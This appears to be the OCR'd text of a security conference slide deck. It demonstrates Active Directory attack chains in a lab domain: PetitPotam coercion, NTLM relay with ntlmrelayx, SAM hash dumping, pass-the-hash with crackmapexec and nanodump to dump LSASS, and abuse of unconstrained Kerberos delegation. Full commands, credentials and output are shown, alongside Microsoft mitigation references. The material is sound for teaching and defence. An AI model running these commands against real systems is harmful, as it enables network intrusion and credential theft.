
- Using machine account
- With AD privileges



Net-NTLM authentication

- **Cannot** be cracked (machine account)
- **Can** be relayed

What to Exploit With This?



“Certified Pre-Owned”

by Will Schroeder and Lee Christensen


https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

We focus on **ESC8**


NTLM Relay to AD CS HTTP Endpoint (ESC8)

- Exploit using coercion techniques
- If you followed security news in 2021, you have read about this!


PetitPotam + ADCS



PetitPotam + ADCS



PetitPotam + ADCS



But It's 2023

KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)

Windows Server 2008, Windows Server 2008 R2, Windows Server 2016, Windows Server 2019,

Summary

Microsoft is aware of PetitPotam which can potentially be used to attack Windows domain controllers or other Windows servers. PetitPotam is a classic NTLM Relay Attack, and such attacks have been previously documented by Microsoft along with numerous mitigation options to protect customers. For example: Microsoft Security Advisory 974926.

If not yet done, **implement mitigations**:

https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429


Summary

- PetitPotam != ESC8 (Relay to ADCS)
- PetitPotam is not fixed or mitigated
- But you hopefully implemented mitigations for ESC8
- ESC8 can also be exploited with any other coercion technique

Lesser Known Problems

ESC8 is old news

Machine Accounts That Are Local Admin



Questions

- Is this a common configuration?
- Why would anyone configure this?

Answer: Microsoft Configuration Manager

Elevated permissions

Configuration Manager requires some accounts to have elevated permissions for on-going operations. For example, see Prerequisites for installing a primary site. The following list summarizes these permissions and the reasons why they're needed.

- The computer account of the primary site server and central administration site server requires:
  - Local Administrator rights on all site system servers. This permission is to manage, install, and remove system services. The site server also updates local groups on the site system when you add or remove roles.
  - Sysadmin access to the SQL Server instance for the site database. This permission is to configure and manage SQL Server for the site. Configuration Manager tightly integrates with SQL, it's not just a database.

https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts

BloodHound Query

```
MATCH p=(c1:Computer)-[r1:MemberOf*1..]-
>(g:Group)-[:AdminTo]->(c2:Computer)
return p
```

```
MATCH p=(c1:Computer)-[:AdminTo]-
>(c2:Computer)
return p
```

BloodHound Output (In the Lab)

Let’s Exploit It!

Photo by Markus Spiske on Unsplash

Screenshots

```
~ ntlmrelayx.py -t server.sba-research.lab -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

```
~ python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab

          PoC to elicit machine account authentication via some MS-EFSRPC functions
                                by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:dc.sba-research.lab[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```


```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.245.101, attacking target smb://server.sba-research.lab
[*] Authenticating against smb://server.sba-research.lab as SBA-RESEARCH/DC$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.245.101 controlled, but there are no more targets left!
[*] Target system bootKey: 0x1aeb11ddd7b03c264fea10a5f9e5a37d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7cf6db0e5e6d1923590be7f3ff1493cb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dc1fce1c5b3f42b9b6ccddf822a289c0:::
[*] Done dumping SAM hashes for host: server.sba-research.lab
```

Impact


- We are local admin on a server
- Let's see where we can go from here
- In the real world there might be hashes! ☺

Kerberos Delegation

General Functionality




Problem: Unconstrained Delegation




How Can We Abuse This?

- Normally an attacker would have to wait for a domain admin to connect
- **Kerberos delegation also works with machine accounts**

Exploit


DC
Please connect
to server
Connecting to Server
with Kerberos Ticket
AdminTo
Server

Exploit


Login with
stolen ticket
DC
Please connect
to server
Connecting to Server
with Kerberos Ticket
AdminTo
Steal Ticket
Server
Unconstrained Delegation:
can be forwarded

Vulnerability

SERVER.SBA-RESEARCH.LAB

OVERVIEW

Sessions	1
Reachable High Value Targets	0
Sibling Objects in the Same OU	1
Effective Inbound GPOs	2
See Computer within Domain/OU Tree	

NODE PROPERTIES

Object ID	S-1-5-21-1487952121-2794921983-1025249206-1103
OS	Windows Server 2022 Standard Evaluation
Enabled	True
Allows Unconstrained Delegation	True
Compromised	False
LAPS Enabled	False
Password Last Changed	Tue, 09 May 2023 00:30:06 GMT
Last Logon	Tue, 09 May 2023 14:33:29 GMT

Let’s Exploit It!

Photo by Markus Spiske on Unsplash

Screenshots

```
python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab server.sba-research.lab dc.sba-research.lab

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN
```

```
crackmapexec smb server.sba-research.lab -u Administrator -H 7cf6db0e5e6d1923590be7f3ff1493cb --local-auth -M nanodump
SMB         server.sba-research.lab 445    SERVER           [*] Windows 10.0 Build 20348 x64 (name:SERVER) (domain:SERVER) (signing:False) (SMBv1:False)
SMB         server.sba-research.lab 445    SERVER           [+] SERVER\Administrator:7cf6db0e5e6d1923590be7f3ff1493cb (Pwn3d!)
NANODUMP    server.sba-research.lab 445    SERVER           [*] 64-bit Windows detected.
NANODUMP    server.sba-research.lab 445    SERVER           [+] Created file nano.exe on the \\C$\Windows\Temp\
NANODUMP    server.sba-research.lab 445    SERVER           [*] Getting lsass PID tasklist /v /fo csv | findstr /i "lsass"
NANODUMP    server.sba-research.lab 445    SERVER           [*] Executing command C:\Windows\Temp\nano.exe --pid 672 --write C:\Windows\Temp\20230531_1610.log
NANODUMP    server.sba-research.lab 445    SERVER           [+] Process lsass.exe was successfully dumped
NANODUMP    server.sba-research.lab 445    SERVER           [*] Copying 20230531_1610.log to host
NANODUMP    server.sba-research.lab 445    SERVER           [+] Dumpfile of lsass.exe was transferred to /tmp/cme/SERVER_64_SERVER.log
NANODUMP    server.sba-research.lab 445    SERVER           [+] Deleted nano file on the C$ share
NANODUMP    server.sba-research.lab 445    SERVER           [+] Deleted lsass.dmp file on the C$ share
```

```
pypykatz lsa minidump /tmp/cme/SERVER_64_SERVER.log -k ~/kerberos > /dev/null
INFO:pypykatz:Parsing file /tmp/cme/SERVER_64_SERVER.log
INFO:pypykatz:Writing kerberos tickets to /home/sba/kerberos
ls kerberos
SERVER_64_SERVER.log_f3efc800.ccache
'TGS_SBA-RESEARCH.LAB_SERVER$_cifs_dc.sba-research.lab_0cc90b83.kirbi'
'TGS_SBA-RESEARCH.LAB_SERVER$_cifs_dc.sba-research.lab_sba-research.lab_d520d960.ki
'TGS_SBA-RESEARCH.LAB_SERVER$_GC_dc.sba-research.lab_sba-research.lab_96eb5394.kirbi
'TGS_SBA-RESEARCH.LAB_SERVER$_LDAP_dc.sba-research.lab_f975d09a.kirbi'
'TGS_SBA-RESEARCH.LAB_SERVER$_ldap_dc.sba-research.lab_sba-research.lab_44af6e95.ki
'TGS_SBA-RESEARCH.LAB_SERVER$_ldap_dc.sba-research.lab_sba-research.lab_6b85da04.ki
'TGS_SBA-RESEARCH.LAB_SERVER$_SERVER$_2423a594.kirbi'
